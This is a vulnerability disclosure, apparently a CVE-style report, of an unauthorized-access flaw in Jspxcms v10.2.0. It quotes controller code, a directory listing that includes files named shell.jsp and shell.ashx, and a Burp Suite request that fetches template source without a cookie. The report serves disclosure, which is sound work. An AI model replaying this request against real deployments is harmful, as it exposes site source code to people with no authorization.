Nanchang Lanzhi Technology Co., LTD. Jspxcms

Nanchang Lanzhi Technology Co., LTD., a technology provider of Internet information products and solutions, was established in 2011. Committed to the development of Java (Kotlin) technology, is a software enterprise with independent intellectual property rights.

Jspxcms has an unauthorized access vulnerability. An attacker can access files in /template/1/default/ without authorization to obtain the related source code.

Vulnerability impact:


Jspxcms v10.2.0

Vulnerability location:

src/main/java/com/jspxcms/core/web/back/WebFileUploadsController.java


Code analysis:

authenticated




```
            HttpServletRequest request, HttpServletResponse response) throws IllegalStateException, IOException {
        super.upload(file, parentId, request, response);
    }

    @RequiresPermissions("core:web_file_2:zip_upload")
    @PostMapping("zip_upload.do")
    public void zipUpload(@RequestParam(value = "file", required = false) MultipartFile file, String parentId,
            HttpServletRequest request, HttpServletResponse response, RedirectAttributes ra) throws IOException {
        super.zipUpload(file, parentId, request, response, ra);
    }
```

choose_dir.do 和 choose_dir_list.do No authentication




```
    }

    @GetMapping("choose_dir.do")
    protected String dir(HttpServletRequest request, HttpServletResponse response, org.springframework.ui.Model modelMap)
            throws IOException {
        return super.dir(request, response, modelMap);
    }

    @RequestMapping("choose_dir_list.do")
    public String dirList(HttpServletRequest request, HttpServletResponse response,
            org.springframework.ui.Model modelMap) throws IOException {
        return super.dirList(request, response, modelMap);
    }
}
```

Vulnerability recurrence:



	ZIP下载 ZIP打包 ZIP解压 打开 重命名 删除	..		文件夹
□	ZIP下载 ZIP打包 ZIP解压 打开 重命名 删除	_files	2024-01-13 16:21	文件夹
□	ZIP下载 ZIP打包 ZIP解压 打开 重命名 删除	sys_ad	2024-01-13 17:54	文件夹
□	ZIP下载 ZIP打包 ZIP解压 打开 重命名 删除	app_info_favorites.html	2024-01-03 18:03	文本文档
□	ZIP下载 ZIP打包 ZIP解压 打开 重命名 删除	app_notification.html	2024-01-03 18:03	文本文档
□	ZIP下载 ZIP打包 ZIP解压 打开 重命名 删除	app_querypage.html	2024-01-03 18:03	文本文档
□	ZIP下载 ZIP打包 ZIP解压 打开 重命名 删除	config.json	2024-01-18 21:16	文件
□	ZIP下载 ZIP打包 ZIP解压 打开 重命名 删除	cover_download.html	2024-01-27 22:57	文本文档
□	ZIP下载 ZIP打包 ZIP解压 打开 重命名 删除	cover_news.html	2024-01-03 18:03	文本文档
□	ZIP下载 ZIP打包 ZIP解压 打开 重命名 删除	cover_photo.html	2024-01-03 18:03	文本文档
□	ZIP下载 ZIP打包 ZIP解压 打开 重命名 删除	cover_product.html	2024-01-03 18:03	文本文档
□	ZIP下载 ZIP打包 ZIP解压 打开 重命名 删除	cover_video.html	2024-01-03 18:03	文本文档
□	ZIP下载 ZIP打包 ZIP解压 打开 重命名 删除	inc_footer.html	2024-01-03 18:03	文本文档
□	ZIP下载 ZIP打包 ZIP解压 打开 重命名 删除	inc_friendlink.html	2024-01-03 18:03	文本文档
□	ZIP下载 ZIP打包 ZIP解压 打开 重命名 删除	inc_header.html	2024-01-03 18:03	文本文档
□	ZIP下载 ZIP打包 ZIP解压 打开 重命名 删除	inc_js.html	2024-01-03 18:03	文本文档
□	ZIP下载 ZIP打包 ZIP解压 打开 重命名 删除	inc_news_right.html	2024-01-03 18:03	文本文档
□	ZIP下载 ZIP打包 ZIP解压 打开 重命名 删除	inc_oauth.html	2024-01-03 18:03	文本文档
□	ZIP下载 ZIP打包 ZIP解压 打开 重命名 删除	index.html	2024-01-03 18:03	文本文档
□	ZIP下载 ZIP打包 ZIP解压 打开 重命名 删除	info_doc.html	2024-01-03 18:03	文本文档
□	ZIP下载 ZIP打包 ZIP解压 打开 重命名 删除	info_download.html	2024-01-03 18:03	文本文档
□	ZIP下载 ZIP打包 ZIP解压 打开 重命名 删除	info_news.html	2024-01-03 18:03	文本文档
□	ZIP下载 ZIP打包 ZIP解压 打开 重命名 删除	info_photo.html	2024-01-03 18:03	文本文档
□	ZIP下载 ZIP打包 ZIP解压 打开 重命名 删除	info_product.html	2024-01-03 18:03	文本文档
□	ZIP下载 ZIP打包 ZIP解压 打开 重命名 删除	info_recruitment.html	2024-01-03 18:03	文本文档
□	ZIP下载 ZIP打包 ZIP解压 打开 重命名 删除	info_video.html	2024-01-03 18:03	文本文档
□	ZIP下载 ZIP打包 ZIP解压 打开 重命名 删除	list.html	2024-01-03 18:03	文本文档
□	ZIP下载 ZIP打包 ZIP解压 打开 重命名 删除	list_doc.html	2024-01-03 18:03	文本文档
□	ZIP下载 ZIP打包 ZIP解压 打开 重命名 删除	list_download.html	2024-01-03 18:03	文本文档
□	ZIP下载 ZIP打包 ZIP解压 打开 重命名 删除	list_news.html	2024-01-03 18:03	文本文档
□	ZIP下载 ZIP打包 ZIP解压 打开 重命名 删除	list_photo.html	2024-01-03 18:03	文本文档
□	ZIP下载 ZIP打包 ZIP解压 打开 重命名 删除	list_product.html	2024-01-03 18:03	文本文档
□	ZIP下载 ZIP打包 ZIP解压 打开 重命名 删除	list_recruitment.html	2024-01-03 18:03	文本文档
□	ZIP下载 ZIP打包 ZIP解压 打开 重命名 删除	list_video.html	2024-01-03 18:03	文本文档
□	ZIP下载 ZIP打包 ZIP解压 打开 重命名 删除	page.html	2024-01-03 18:03	文本文档
□	ZIP下载 ZIP打包 ZIP解压 打开 重命名 删除	plug_resume.html	2024-01-03 18:03	文本文档
□	ZIP下载 ZIP打包 ZIP解压 打开 重命名 删除	shell.ashx	2024-01-13 16:21	文件
□	ZIP下载 ZIP打包 ZIP解压 打开 重命名 删除	shell.jsp	2024-01-16 22:27	文本文档
□	ZIP下载 ZIP打包 ZIP解压 打开 重命名 删除	sys_comment.html	2024-01-03 18:03	文本文档
□	ZIP下载 ZIP打包 ZIP解压 打开 重命名 删除	sys_comment_list.html	2024-01-03 18:03	文本文档

No cookies to access files in the directory


Burp 项目 Intruder 重放器 查看 帮助
Burp Suite专业版 v2023.12.1 - 临时项目 - licensed to h3110w0r1d
仪表盘 目标 代理 Intruder 重放器 Collaborator Sequencer 编码工具 对比工具 日志 组织者 扩展 学习 xia Yue
2 3 4 5 6 +
发送 取消
目标: http://192.168.244.1:8080
请求
Raw Hex
响应
美化 Raw Hex 页面渲染
Inspector
请求属性
请求查询参数
请求主体参数
请求cookies
请求头
响应头
搜索
0高亮

```
GET /template/1/default/app_info_favorites.html HTTP/1.1
Host: 192.168.244.1:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://192.168.244.1:8080/cmscp/core/web_file_1/list.do
Content-Length: 32
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=FE58F1AE231F869391CE2204DD681CCA; Path=/; HttpOnly
Last-Modified: Wed, 03 Jan 2024 10:03:45 GMT
Cache-Control: no-store
Accept-Ranges: bytes
Content-Type: text/html
Content-Length: 942
Date: Thu, 01 Feb 2024 09:02:40 GMT
Connection: close

[#assign script]
[@Info id=Param.id;info]
<span id="favorite-a" style="cursor:pointer;"><span id="favorite-icon" class="[#if
info.isFavorite(user)]favorite-icon-curr[/#if]">å□□</span>æ□¶è□□<span id="info_favorites">
${info.favorites}</span>æ¬¡</span>
<script type="text/javascript">
$(function() {
  $("#favorite-a").click(function() {
    var url;
    if($("#favorite-icon").hasClass("favorite-icon-curr")) {
      url = "${ctx}/info_unfavorite";
    } else {
      url = "${ctx}/info_favorite";
    }
    $.post(url,{"id":${info.id}},function(data) {
      if(data=="-1") {
        alert("è¯·å□□ç□»å½□");
      } else {
        $("#info_favorites").text(data);
        if($("#favorite-icon").hasClass("favorite-icon-curr")){
          $("#favorite-icon").removeClass("favorite-icon-curr");
        } else {
          $("#favorite-icon").addClass("favorite-icon-curr");
        }
      }
    });
  })
})
</script>
[/@Info]
[/#assign]
document.write("${script?js_string}");
```

Obtain source code